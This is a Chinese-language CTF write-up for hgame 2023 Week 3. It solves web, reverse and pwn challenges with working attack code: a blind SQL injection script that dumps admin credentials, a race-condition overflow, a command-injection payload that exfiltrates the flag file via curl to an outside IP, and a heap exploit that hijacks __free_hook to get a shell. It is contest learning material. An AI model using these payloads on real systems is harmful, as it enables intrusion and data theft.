

# hgame Week3 wp by Zeroc

## Web

### Login To Get My Gift

根据题目描述，我们需要登录管理员账号才能获得 flag，这里考虑利用 SQL 注入得到管理员的账号以及密码。

利用时间盲注即可，脚本如下：

```
1  import requests
2  import time
3
4  url = "http://week-3.hgame.lwsec.cn:31476/login"
5  headers = {
6      'Content-Type': 'application/x-www-form-urlencoded',
7      'Cookie': '_ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116476.0.0.0;
_ga=GA1.1.974286945.1673524951;
SESSION=MTY3NDUZMTYwMHxEdi1CQkFFQ180SUFBUkFCRUFBQU12LUNBQUVHYZNsewFXNW5EQV1B
Qkhwe1pYSudjM1J5YVc1bkRBWUFCSFJsYzNRPXwCgBVZRYq9PpVr1dvaj7wm4j4YsQCP9g1NwR-
1zzHSVw==;
session=MTY3NDUwNzUwNXxEdi1CQkFFQ180SUFBUkFCRUFBQUplLUNBQUVHYZNsewFXNW5EQW9B
Q0hwe1pYSnVZVzFsQm50MGntbHVad3dIUUFwaFpHMXBiZz09fm1UwgI1f2ZzVO1r55EW-
RgDf4XYZgV6GLtryJ9XLVHM'
8  }
9  dic = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{-1234567890}!'
10 result = ''
11 for i in range(1, 150):
12     # payload = "1'/**/or/**/if(length(database())-
13     {} ,1,sleep(3))#" .format(i)
14     #! [+]database length: 7
15     for j in dic:
16         # payload = "1'/**/or/**/if(ord(right(database()),{}))-
17         {} ,1,sleep(3))#" .format(i, ord(j))
18         #! [+]database: L0g1NMe
19         # payload =
20         "1'/**/or/**/if((select/**/ord(right(group_concat(table_name),{}))-
21         {}/**/from/**/information_schema.tables/**/where/**/table_schema/**/regexp/**
22         */'L0g1NMe'),1,sleep(3))#" .format(i, ord(j))
23         #! [+]table name: User1nf0mAt1on
24         # payload =
25         "1'/**/or/**/if((select/**/ord(right(group_concat(column_name),{}))-
26         {}/**/from/**/information_schema.columns/**/where/**/table_name/**/regexp/**
27         /'User1nf0mAt1on'),1,sleep(3))#" .format(i, ord(j))
28         #! [+]column name: id  UsErN4me  PAssw0rD
29         # payload =
30         "1'/**/or/**/if((select/**/ord(right(group_concat(UsErN4me),{}))-
31         {}/**/from/**/L0g1NMe.User1nf0mAt1on),1,sleep(2))#" .format(i, ord(j))
32         #! [+]UsErN4me: hgAmE2023HAppYnEwyEAR  testuser
```

```

23     payload =
    "1'/**/or/**/if((select/**/ord(right(group_concat(PAssw0rD),{}))-
    {}/**/from/**/L0g1NMe.User1nf0mAt1on),1,sleep(2))#" .format(i, ord(j))
24     #! [+]PAssw0rD: WeLc0meT0hgAmE2023hAPPySql testpassword
25     data = {'username': 'testuser', 'password': payload}
26     t1 = time.time()
27     re = requests.post(url, data=data, headers=headers)
28     t2 = time.time()
29     if t2 - t1 > 1:
30         result += j
31         print("[+]PAssw0rD: " + result[::-1])
32         break

```

可以得到管理员的账号密码为 `hgAmE2023HAppYnEwyEAR`、`WeLc0meT0hgAmE2023hAPPySql`。

直接登录访问 `/home` 即可得到flag。

`hgame{It_1s_1n7EreSt1Ng_T0_ExPL0Re_Var10us_Ways_To_Sql1nJect1on}`

## Gopher Shop

使用 Go 语言写的后端，这里需要先审计代码。

一个买东西和卖东西的逻辑，其中可以再 `mysql.go` 中发现：

```

1  type Order struct {
2      gorm.Model
3      Username string `gorm:"not null;column:username"`
4      Product  string `gorm:"not null;column:product"`
5      Number   uint   `gorm:"not null;column:number"`
6      Status   bool   `gorm:"not null;column:status"`
7  }

```

也就是说商品个数是存储为 `uint` 类型的变量，那么这里就存在溢出漏洞，我们可以通过多线程卖出我们买东西来使 `Number` 变为负数进而溢出。

那么这里我们首先利用条件竞争多买几个苹果，脚本照着学长去年的脚本改了改：

```

1  import requests
2  import threading
3
4  buy_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/buyProduct?
    product=Apple&number=1"
5  orderinfo_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/getOrderSum"
6  userinfo_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/info"
7  sell_url = "http://week-3.hgame.lwsec.cn:31270/api/v1/user/sellProduct?
    product=Apple&number=1"
8  headers = {"Cookie": "_ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116476.0.0.0;
    _ga=GA1.1.974286945.1673524951;
    SESSION=MTY3NDUzNjkyM3xEdi1CQkFFQ180SUFBUkFCRUFBQUlFLUNBQUVHYZNsewFXNW5EQVlB
    Qkhwe1pYSudjM1J5YVc1bkRBY0FCV0ZrY1dsdXwd01N3u08TqWG27jF1AT_2dcvIR7IHHiqg7TMM
    WFqb9A==;
    session=MTY3NDg4Nzg0M3xEdi1CQkFFQ180SUFBUkFCRUFBQUpmLUNBQUVHYZNsewFXNW5EQW9B
    Q0hwe1pYSnVZVzFsQm50MGntbHVad3dGQUFNeE1qTT18ajimp_XzFHn1CboxeODmdfGfHHvfOGHW
    04jdQelGJNI="}

```

```

9
10 def buy():
11     requests.get(buy_url, headers=headers)
12
13 def sell():
14     requests.get(sell_url, headers=headers)
15
16 ts = []
17
18 for i in range(5603, 5855):
19     exec('t{} = threading.Thread(target=sell)'.format(i))
20     exec('ts.append(t{})'.format(i))
21 for s in ts:
22     s.start()
23 print("DONE")

```

在多线程进行买后，可以看到买到了 3 个苹果：

Vidar Coin	0	Days	26	Inventory	18
------------	---	------	----	-----------	----

Product	Number	Operations
Apple	3	Sell

那么接下来进行卖出：

Vidar Coin	90	Days	17	Inventory	27
------------	----	------	----	-----------	----

Product	Number	Operations
Apple	18446744073709552000	Sell

可以看到现在苹果的数量已经溢出了，之后将苹果卖出即可购买 flag。

`hgame{GopherShop_M@gic_1nt_0verflow}`

## Ping To The Host

题目给了一个 `ping` 的界面，那么应该是进行命令注入了。

但是这里没有结果的回显，所以我们需要将结果外带出来，正好上周那个 XSS 的环境还在 vps 上，就外带到 vps 上就行。

payload：

```
1 | 127.0.0.1|curl${IFS}http://82.157.252.61/index.php?token=`ca\t${IFS}/fla*`
```

这里空格使用 `${IFS}` 绕过，然后过滤了 `cat`、`echo` 等关键字，可以使用 `\` 绕过或者 `uniq`、`paste` 等绕过。


```
IP: 101.37.12.59; Date: 2023-01-28 3:04:13; Token:hgamep1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!
```

### hgame{p1nG\_t0\_ComM4nD\_ExecUt1on\_dAngErRrRrRrR!}

## Reverse

**kunmusic**

给了一个可执行文件和 **d11**，查一下：



发现是用 C# 编写的基于 .NET 框架的程序，这里使用 dnSpy 进行反编译。

找到 `main` 函数:

```
namespace kmusic
{
    // Token: 0x02000006 RID: 6
    internal static class Program
    {
        // Token: 0x06000016 RID: 22 RVA: 0x00002DB4 File Offset: 0x00000FB4
        [STAThread]
        private static void Main()
        {
            ApplicationConfiguration.Initialize();
            byte[] data = Resources.data;
            for (int i = 0; i < data.Length; i++)
            {
                byte[] array = data;
                int num = i;
                array[num] ^= 104;
            }
            Activator.CreateInstance(Assembly.Load(data).GetType("WinFormsLibrary1.Class1"), new object[])
            {
                Program.form1
            };
            Application.Run(Program.form1);
        }
    }
}
```

可以看到在运行之前对一段数据进行了异或处理，我们可以将这段数据 dump 下来后异或 104 发现是一个可执行文件，这里实际上是利用了 SMC 混淆将原本需要执行的程序进行混淆，在运行时进行解混淆使程序正常运行。

这里解混淆之后可以看到源代码：

```
1 public void music(object sender, EventArgs e)
2     {
```

```

        if (this.num[0] + 52296 + this.num[1] - 26211 + this.num[2] -
11754 + (this.num[3] ^ 41236) + this.num[4] * 63747 + this.num[5] - 52714 +
this.num[6] - 10512 + this.num[7] * 12972 + this.num[8] + 45505 +
this.num[9] - 21713 + this.num[10] - 59122 + this.num[11] - 12840 +
(this.num[12] ^ 21087) == 12702282 && this.num[0] - 25228 + (this.num[1] ^
20699) + (this.num[2] ^ 8158) + this.num[3] - 65307 + this.num[4] * 30701 +
this.num[5] * 47555 + this.num[6] - 2557 + (this.num[7] ^ 49055) +
this.num[8] - 7992 + (this.num[9] ^ 57465) + (this.num[10] ^ 57426) +
this.num[11] + 13299 + this.num[12] - 50966 == 9946829 && this.num[0] -
64801 + this.num[1] - 60698 + this.num[2] - 40853 + this.num[3] - 54907 +
this.num[4] + 29882 + (this.num[5] ^ 13574) + (this.num[6] ^ 21310) +
this.num[7] + 47366 + this.num[8] + 41784 + (this.num[9] ^ 53690) +
this.num[10] * 58436 + this.num[11] * 15590 + this.num[12] + 58225 ==
2372055 && this.num[0] + 61538 + this.num[1] - 17121 + this.num[2] - 58124 +
this.num[3] + 8186 + this.num[4] + 21253 + this.num[5] - 38524 + this.num[6]
- 48323 + this.num[7] - 20556 + this.num[8] * 56056 + this.num[9] + 18568 +
this.num[10] + 12995 + (this.num[11] ^ 39260) + this.num[12] + 25329 ==
6732474 && this.num[0] - 42567 + this.num[1] - 17743 + this.num[2] * 47827 +
this.num[3] - 10246 + (this.num[4] ^ 16284) + this.num[5] + 39390 +
this.num[6] * 11803 + this.num[7] * 60332 + (this.num[8] ^ 18491) +
(this.num[9] ^ 4795) + this.num[10] - 25636 + this.num[11] - 16780 +
this.num[12] - 62345 == 14020739 && this.num[0] - 10968 + this.num[1] -
31780 + (this.num[2] ^ 31857) + this.num[3] - 61983 + this.num[4] * 31048 +
this.num[5] * 20189 + this.num[6] + 12337 + this.num[7] * 25945 +
(this.num[8] ^ 7064) + this.num[9] - 25369 + this.num[10] - 54893 +
this.num[11] * 59949 + (this.num[12] ^ 12441) == 14434062 && this.num[0] +
16689 + this.num[1] - 10279 + this.num[2] - 32918 + this.num[3] - 57155 +
this.num[4] * 26571 + this.num[5] * 15086 + (this.num[6] ^ 22986) +
(this.num[7] ^ 23349) + (this.num[8] ^ 16381) + (this.num[9] ^ 23173) +
this.num[10] - 40224 + this.num[11] + 31751 + this.num[12] * 8421 == 7433598
&& this.num[0] + 28740 + this.num[1] - 64696 + this.num[2] + 60470 +
this.num[3] - 14752 + (this.num[4] ^ 1287) + (this.num[5] ^ 35272) +
this.num[6] + 49467 + this.num[7] - 33788 + this.num[8] + 20606 +
(this.num[9] ^ 44874) + this.num[10] * 19764 + this.num[11] + 48342 +
this.num[12] * 56511 == 7989404 && (this.num[0] ^ 28978) + this.num[1] +
23120 + this.num[2] + 22802 + this.num[3] * 31533 + (this.num[4] ^ 39287) +
this.num[5] - 48576 + (this.num[6] ^ 28542) + this.num[7] - 43265 +
this.num[8] + 22365 + this.num[9] + 61108 + this.num[10] * 2823 +
this.num[11] - 30343 + this.num[12] + 14780 == 3504803 && this.num[0] *
22466 + (this.num[1] ^ 55999) + this.num[2] - 53658 + (this.num[3] ^ 47160)
+ (this.num[4] ^ 12511) + this.num[5] * 59807 + this.num[6] + 46242 +
this.num[7] + 3052 + (this.num[8] ^ 25279) + this.num[9] + 30202 +
this.num[10] * 22698 + this.num[11] + 33480 + (this.num[12] ^ 16757) ==
11003580 && this.num[0] * 57492 + (this.num[1] ^ 13421) + this.num[2] -
13941 + (this.num[3] ^ 48092) + this.num[4] * 38310 + this.num[5] + 9884 +
this.num[6] - 45500 + this.num[7] - 19233 + this.num[8] + 58274 +
this.num[9] + 36175 + (this.num[10] ^ 18568) + this.num[11] * 49694 +
(this.num[12] ^ 9473) == 25546210 && this.num[0] - 23355 + this.num[1] *
50164 + (this.num[2] ^ 34618) + this.num[3] + 52703 + this.num[4] + 36245 +
this.num[5] * 46648 + (this.num[6] ^ 4858) + (this.num[7] ^ 41846) +
this.num[8] * 27122 + (this.num[9] ^ 42058) + this.num[10] * 15676 +
this.num[11] - 31863 + this.num[12] + 62510 == 11333836 && this.num[0] *
30523 + (this.num[1] ^ 7990) + this.num[2] + 39058 + this.num[3] * 57549 +
(this.num[4] ^ 53440) + this.num[5] * 4275 + this.num[6] - 48863 +
(this.num[7] ^ 55436) + (this.num[8] ^ 2624) + (this.num[9] ^ 13652) +

```

```
    this.num[10] + 62231 + this.num[11] + 19456 + this.num[12] - 13195 ==  
    13863722)  
4        {  
5            int[] array = new int[]  
6            {  
7                132,  
8                47,  
9                180,  
10               7,  
11               216,  
12               45,  
13               68,  
14               6,  
15               39,  
16               246,  
17               124,  
18               2,  
19               243,  
20               137,  
21               58,  
22               172,  
23               53,  
24               200,  
25               99,  
26               91,  
27               83,  
28               13,  
29               171,  
30               80,  
31               108,  
32               235,  
33               179,  
34               58,  
35               176,  
36               28,  
37               216,  
38               36,  
39               11,  
40               80,  
41               39,  
42               162,  
43               97,  
44               58,  
45               236,  
46               130,  
47               123,  
48               176,  
49               24,  
50               212,  
51               56,  
52               89,  
53               72  
54            };  
55            string text = "";  
56            for (int i = 0; i < array.Length; i++)
```

```

57         {
58             text += ((char)(array[i] ^ this.num[i %
this.num.Length])).ToString();
59         }
60         new SoundPlayer(Resources.过年鸡).Play();
61         MessageBox.Show(text);
62     }
63 }

```

也就是说当我们对每个键的点击数满足上面一大坨方程之后就会弹出 flag，这里直接利用 z3 解密还原 flag。

```

1  from z3 import *
2  enc = [132, 47, 180, 7, 216, 45, 68, 6, 39, 246, 124, 2, 243, 137, 58, 172,
53, 200, 99, 91, 83, 13, 171, 80, 108, 235, 179, 58, 176, 28, 216, 36, 11,
80, 39, 162, 97, 58, 236, 130, 123, 176, 24, 212, 56, 89, 72]
3  num = [BitVec('num%d' % i, 32) for i in range(13)]
4  solver = Solver()
5

```



```

6 solver.add(num[0] + 52296 + num[1] - 26211 + num[2] - 11754 + (num[3] ^
41236) + num[4] * 63747 + num[5] - 52714 + num[6] - 10512 + num[7] * 12972 +
num[8] + 45505 + num[9] - 21713 + num[10] - 59122 + num[11] - 12840 +
(num[12] ^ 21087) == 12702282 , num[0] - 25228 + (num[1] ^ 20699) + (num[2]
^ 8158) + num[3] - 65307 + num[4] * 30701 + num[5] * 47555 + num[6] - 2557 +
(num[7] ^ 49055) + num[8] - 7992 + (num[9] ^ 57465) + (num[10] ^ 57426) +
num[11] + 13299 + num[12] - 50966 == 9946829 , num[0] - 64801 + num[1] -
60698 + num[2] - 40853 + num[3] - 54907 + num[4] + 29882 + (num[5] ^ 13574)
+ (num[6] ^ 21310) + num[7] + 47366 + num[8] + 41784 + (num[9] ^ 53690) +
num[10] * 58436 + num[11] * 15590 + num[12] + 58225 == 2372055 , num[0] +
61538 + num[1] - 17121 + num[2] - 58124 + num[3] + 8186 + num[4] + 21253 +
num[5] - 38524 + num[6] - 48323 + num[7] - 20556 + num[8] * 56056 + num[9] +
18568 + num[10] + 12995 + (num[11] ^ 39260) + num[12] + 25329 == 6732474 ,
num[0] - 42567 + num[1] - 17743 + num[2] * 47827 + num[3] - 10246 + (num[4]
^ 16284) + num[5] + 39390 + num[6] * 11803 + num[7] * 60332 + (num[8] ^
18491) + (num[9] ^ 4795) + num[10] - 25636 + num[11] - 16780 + num[12] -
62345 == 14020739 , num[0] - 10968 + num[1] - 31780 + (num[2] ^ 31857) +
num[3] - 61983 + num[4] * 31048 + num[5] * 20189 + num[6] + 12337 + num[7] *
25945 + (num[8] ^ 7064) + num[9] - 25369 + num[10] - 54893 + num[11] * 59949
+ (num[12] ^ 12441) == 14434062 , num[0] + 16689 + num[1] - 10279 + num[2] -
32918 + num[3] - 57155 + num[4] * 26571 + num[5] * 15086 + (num[6] ^ 22986)
+ (num[7] ^ 23349) + (num[8] ^ 16381) + (num[9] ^ 23173) + num[10] - 40224 +
num[11] + 31751 + num[12] * 8421 == 7433598 , num[0] + 28740 + num[1] -
64696 + num[2] + 60470 + num[3] - 14752 + (num[4] ^ 1287) + (num[5] ^ 35272)
+ num[6] + 49467 + num[7] - 33788 + num[8] + 20606 + (num[9] ^ 44874) +
num[10] * 19764 + num[11] + 48342 + num[12] * 56511 == 7989404 , (num[0] ^
28978) + num[1] + 23120 + num[2] + 22802 + num[3] * 31533 + (num[4] ^ 39287)
+ num[5] - 48576 + (num[6] ^ 28542) + num[7] - 43265 + num[8] + 22365 +
num[9] + 61108 + num[10] * 2823 + num[11] - 30343 + num[12] + 14780 ==
3504803 , num[0] * 22466 + (num[1] ^ 55999) + num[2] - 53658 + (num[3] ^
47160) + (num[4] ^ 12511) + num[5] * 59807 + num[6] + 46242 + num[7] + 3052
+ (num[8] ^ 25279) + num[9] + 30202 + num[10] * 22698 + num[11] + 33480 +
(num[12] ^ 16757) == 11003580 , num[0] * 57492 + (num[1] ^ 13421) + num[2] -
13941 + (num[3] ^ 48092) + num[4] * 38310 + num[5] + 9884 + num[6] - 45500 +
num[7] - 19233 + num[8] + 58274 + num[9] + 36175 + (num[10] ^ 18568) +
num[11] * 49694 + (num[12] ^ 9473) == 25546210 , num[0] - 23355 + num[1] *
50164 + (num[2] ^ 34618) + num[3] + 52703 + num[4] + 36245 + num[5] * 46648
+ (num[6] ^ 4858) + (num[7] ^ 41846) + num[8] * 27122 + (num[9] ^ 42058) +
num[10] * 15676 + num[11] - 31863 + num[12] + 62510 == 11333836 , num[0] *
30523 + (num[1] ^ 7990) + num[2] + 39058 + num[3] * 57549 + (num[4] ^ 53440)
+ num[5] * 4275 + num[6] - 48863 + (num[7] ^ 55436) + (num[8] ^ 2624) +
(num[9] ^ 13652) + num[10] + 62231 + num[11] + 19456 + num[12] - 13195 ==
13863722)

7
8 if solver.check() == sat:
9     res = solver.model()
10    flag = ""
11    for i in range(len(enc)):
12        flag += chr(enc[i] ^ int(str(res[num[i % 13]])) & 0xff)
13    print(flag)
14    #! hgame{z3_1s_very_u5eful_1n_rever5e_engin3ering}

```

## patchme

IDA 分析发现在 `sub_13E8` 中存在格式化字符串漏洞以及栈溢出漏洞，应该是需要修这个洞。同时在下  
面发现一大段数据：

```
.text:00000000000014C6 word_14C6 dw 6995h ; DATA XREF: sub_1887:loc_199B1o
.text:00000000000014C6 | ; sub_1887+1471o ...
.text:00000000000014C8 dq 0E72E83EF2E339C78h, 0ED2E02666664B68Ah, 0EF2E6666664E4362h
.text:00000000000014C8 dq 4D5863EDA6579E23h, 18E969679EE56666h, 9B36E3EB2E666665h
.text:00000000000014C8 dq 9B788EA1EF2E9999h, 999B3EE3EB2E9999h, 999B698EA1EF2E99h
.text:00000000000014C8 dq 0A6E3999998BC8E99h, 0E3ED66666439E269h, 838EA1EF99999B36h
.text:00000000000014C8 dq 999B3AE3ED99999Ah, 99999ABE8EA1EF99h, 666699999B26E3A1h
.text:00000000000014C8 dq 9B26E3ED48D6666h, 0E2A0FE2EA6679999h, 0E3ED439999981663h
.text:00000000000014C8 dq 0A6E5A66799999B26h, 981663E2A0FE2E67h, 999B26E3E5089999h
.text:00000000000014C8 dq 99999B26DBE56799h, 9998DEE3A0AF1845h, 999998DFE3A06C99h
.text:00000000000014C8 dq 2E99999B32E3ED66h, 2CDC99999816EBEBh, 0A1EFA8EF2E666666h
.text:00000000000014C8 dq 0E3A12E99999A4D8Eh, 66666666999998A6h, 66999998AEE3A12Eh
.text:00000000000014C8 dq 98B6F3EB2E666666h, 0DF6666666DE9999h, 95B1EF2E66666645h
.text:00000000000014C8 dq 2E64EF9CF2ECD2Eh, 999B3EE3ED62A4E5h, 999998A6EBEB2E99h
.text:00000000000014C8 dq 0A8EF2E6666674ADCh, 2E99999A5F8EA1EFh, 0EF2E99999B5AE3EBh
.text:00000000000014C8 dq 0B38E6666666DEA1h, 999B5AE3ED99999Ah, 0EBEB2E4413A6E399h
.text:00000000000014C8 dq 0A6E3EB2E99999816h, 66666672DC999998h, 1B8EA1EF2EA8EF2Eh
.text:00000000000014C8 dq 2E7712A6E399999Dh, 1B8E6666FA85BEBh, 6666644F8F99999Dh
.text:00000000000014C8 dq 0BFFFE6EC4E9CDE2Eh, 2F35D305DC2E3270h, 76E3EF2E3EE3636Fh
.text:00000000000014C8 dq 987EF3EF2E999998h, 0BA00F6F1DE2E9999h, 2ADBDC2EA8EA95C6h
.text:00000000000014C8 dq 0EF2E2A3A958E3292h, 0F3EF2E99999846E3h, 0E557DE2E9999984Eh
.text:00000000000014C8 dq 0EF2EB72282FF7001h, 5EE3A199999856E3h, 0BC070DCA999998h
.text:00000000000014C8 dq 0DB69999985AE3A1h, 2E3399999858E3A0h, 29C49A8B8D29F4DEh
```

并且没有发现程序如何检测漏洞是否已经修复，那么这段代码应该就是经过混淆的检测代码了。

根据汇编代码分析，首先应该是执行 `endbr64` 指令，Linux 下这个指令的字节码是 `F3 0F 1E FA`，那么可以测试得出这段数据是经过异或 `0x66` 后的数据，我们将其进行还原：

```
1 from idaapi import *
2 start = 0x14C6
3 end = 0x1887
4 while start < end:
5     b = get_bytes(start, 1)
6     xb = ord(b) ^ 0x66
7     patch_byte(start, xb)
8     start += 1
```

转换后 `C` 转换为代码，`P` 创建函数即可看到检测的代码，关键逻辑如下：

```
1 if ( !LODWORD(stat_loc.__uptr) && !strcmp(s1, buf) )
2 {
3     v9[0] = 0x5416D999808A28FALL;
4     v9[1] = 0x588505094953B563LL;
5     v9[2] = 0xCE8CF3A0DC669097LL;
6     v9[3] = 0x4C5CF3E854F44CBDLL;
7     v9[4] = 0xD144E49916678331LL;
8     v10 = -631149652;
9     v11 = -17456;
10    v12 = 85;
11    v13[0] = 0x3B4FA2FCEDEB4F92LL;
12    v13[1] = 0x7E45A6C3B67EA16LL;
13    v13[2] = 0xAFE1ACC8BF12D0E7LL;
14    v13[3] = 0x132EC3B7269138CELL;
15    v13[4] = 0x8E2197EB7311E643LL;
16    v14 = -1370223935;
17    v15 = -13899;
18    v16 = 40;
```

```

19         result = putchar(10);
20         for ( i = 0; i <= 46; ++i )
21             result = putchar(((char)(((_BYTE *)v9 + i) ^ (((_BYTE *)v13 +
i)))));
22     }
23     else
24     {
25         return puts("\nthere are still bugs...");
26     }

```

可以看出在程序满足条件后就会对 v9 和 v13 进行异或操作后输出，那么我们可以直接恢复 flag：

```

1  from Crypto.Util.number import *
2  v9 = [0x5416D999808A28FA, 0x588505094953B563, 0xCE8CF3A0DC669097,
0x4C5CF3E854F44CBD, 0xD144E49916678331, 0xDA616BAC, 0xBBD0, 0x55]
3  v13 = [0x3B4FA2FCEDEB4F92, 0x7E45A6C3B67EA16, 0xAFE1ACC8BF12D0E7,
0x132EC3B7269138CE, 0x8E2197EB7311E643, 0xAE540AC1, 0xC9B5, 0x28]
4  flag = b""
5  for i, j in zip(v9, v13):
6      flag += long_to_bytes(i ^ j)[::-1]
7  print(flag)
8  #! hgame{You_4re_a_p@tch_master_0r_reverse_ma5ter}

```

## cpp

一个 c++ 的程序，整个程序的逻辑大概如下：

```

scanf(std::cin, v9);
v5 = operator new(0x70ui64);
if ( v5 )
{
    memset(v5, 0, 0x70ui64);
    v7 = (__int64)copy(v8, v9);
    v6 = sub_1400026A0(
        (unsigned int)v5,
        (unsigned int)"hgame{this_is_4_fake_f14g_hahaha}",
        0x12345678,
        (unsigned int)"hgame{this_is_another_fake_flag}",
        (_QWORD *)v7);
    // 初始化赋值
}
else
{
    v6 = 0i64;
}
v4 = v6;
(*(void (__fastcall *))(__int64))((__QWORD *)v6 + 0x10i64)(v6); // call sub_140001E30 初始化矩阵
**(__void (__fastcall **)(__int64))v4(v4); // call sub_140002E60 进行加密
if ( (*(unsigned __int8 (__fastcall *))(__int64))((__QWORD *)v4 + 0x30i64)(v4) ) // call sub_140003080 验证输入是否正确
    printf(std::cout, "yes!");
else
    printf(std::cout, "try again...");
turnto0(v9);
return 0;
}

```

调试可以发现在 `sub_140001E30` 中初始化矩阵时会出现 `expand 32-byte k` 的字符串：



```

• debug041:00000266C8ABDC6F db 90h
• debug041:00000266C8ABDC70 dq '3 dnapxe'
• debug041:00000266C8ABDC78 dq 'k etyb-2'
• debug041:00000266C8ABDC80 db 68h
• debug041:00000266C8ABDC81 db 0
• debug041:00000266C8ABDC82 db 0

```

这是 chacha20 加密的标志，继续调试到 `sub_140003080` 会发现在这一部分进行了加密：



```
memset(v7, 0, sizeof(v7));
memcpy(v2, "(P", 2);
v2[2] = -63;
v2[3] = 35;
v2[4] = -104;
v2[5] = -95;
v2[6] = 65;
v2[7] = 54;
v2[8] = 76;
v2[9] = 49;
v2[10] = -53;
v2[11] = 82;
v2[12] = -112;
v2[13] = -15;
v2[14] = -84;
v2[15] = -52;
v2[16] = 15;
```

我们可以利用已知输入的数据得到加密的异或密钥流对密文进行解密即可得到 flag:

```
1 from Crypto.Util.number import *
2 enc = [40, 80, 193, 35, 152, 161, 65, 54, 76, 49, 203, 82, 144, 241, 172,
3       204, 15, 108, 42, 137, 127, 223, 17, 132, 127, 230, 162, 224, 89, 199, 197,
4       70, 93, 41, 56, 147, 237, 21, 122, 255]
5 key = [64, 55, 160, 78, 253, 218, 2, 70, 60, 110, 250, 33, 207, 156, 217,
6       175, 103, 51, 71, 185, 13, 236, 78, 224, 19, 128, 196, 209, 58, 178, 169, 50,
7       2, 93, 80, 167, 131, 74, 57, 130]
8 flag = ""
9 for i, j in zip(enc, key):
10     flag += chr(i ^ j)
11 print(flag)
12 #! hgame{Cpp_1s_much_m0r3_d1ff1cult_th4n_C}
```

## Pwn

### safe\_note

这题环境是 libc2.32，其中加入了 safe-linking 机制，在 free 时 `e->next` 插入的是下一个堆块的地址右移 12 位后与自身异或的结果，这也就限制了我们无法通过直接修改堆块指针来实现任意地址写。

```

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x563fb5dd8000
Size: 0x291

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x563fb5dd8290
Size: 0xa1
fd: 0x563fb5dd8

```

但是同时我们可以通过 UAF 泄露出堆基址右移 12 位的值，因为刚开始的 tcache 是空链表，泄露之后我们可以直接利用这个值伪造即可实现任意地址写。

同时需要注意这里 unsorted bin 是以 \x00 开头的，需要修改使得 puts 能够泄露出 `main_arena` 的地址：

```

unsortedbin
all [corrupted]
FD: 0x563fb5dd86f0 → 0x7f2213e8fc01 (main_arena+97) ← 0xf00000563fb5dd86
BK: 0x563fb5dd86f0 → 0x7f2213e8fc00 (main_arena+96) ← 0x563fb5dd86f0
smallbins

```

EXP:

```

1  from pwn import *
2  from pwn import p64, u64
3  context(arch='amd64',os='linux',log_level='debug')
4  elfpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/safe_note/vuln'
5  libcpath = '/home/zeroc/桌面/zeroc/ELF/Hgame2023/Week3/safe_note/libc-2.32.so'
6  elf = ELF(elfpath)
7  libc = ELF(libcpath)
8
9  select = 0
10 if select == 0:
11     p = process(elfpath)
12 else:
13     p = remote('week-3.hgame.lwsec.cn', 32691)
14
15 # gdb.attach(p)
16 def add(index, size):
17     p.sendlineafter(b'>', b'1')
18     p.sendlineafter(b'Index: ', str(index).encode())
19     p.sendlineafter(b'Size: ', str(size).encode())
20
21 def dele(index):
22     p.sendlineafter(b'>', b'2')
23     p.sendlineafter(b'Index: ', str(index).encode())
24
25 def show(index):
26     p.sendlineafter(b'>', b'4')
27     p.sendlineafter(b'Index: ', str(index).encode())

```

```

28
29 def edit(index, content):
30     p.sendlineafter(b'>', b'3')
31     p.sendlineafter(b'Index: ', str(index).encode())
32     p.sendafter(b'Content: ', content)
33
34 for i in range(7):
35     add(i, 0x90)
36 add(7, 0x90)
37 add(8, 0x10)
38 for i in range(7):
39     dele(i)
40 #! 利用第一块泄露堆基址
41 show(0)
42 heap_base_addr = u64(p.recv(5)[-5:].ljust(8, b'\x00')) << 12
43 print("[+]heap base address: " + hex(heap_base_addr))
44 #! 利用unsorted bin泄露libc基址, 这里需要注意unsorted bin中开头是\x00, 需要修改一下
   否则没有输出
45 dele(7)
46 edit(7, b'\x01')
47 show(7)
48 main_arena_offset = 0x1e3ba0
49 main_arena_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
50 libc_base_addr = main_arena_addr - main_arena_offset - 97
51 print("[+]libc base address: " + hex(libc_base_addr))
52 edit(7, b'\x00')
53
54 free_hook_addr = libc_base_addr + libc.sym['__free_hook']
55 system_addr = libc_base_addr + libc.sym['system']
56 add(9, 0x20)
57 add(10, 0x20)
58 dele(10)
59 dele(9)
60 #! 伪造堆块
61 edit(9, p64((heap_base_addr >> 12) ^ free_hook_addr))
62 add(11, 0x20)
63 edit(11, b'/bin/sh\x00')
64 add(12, 0x20)
65 edit(12, p64(system_addr))
66 dele(11)
67 # pause()
68 p.interactive()

```

```

flag
lib
lib32
lib64
vuln
$ cat flag
[DEBUG] Sent 0x9 bytes:
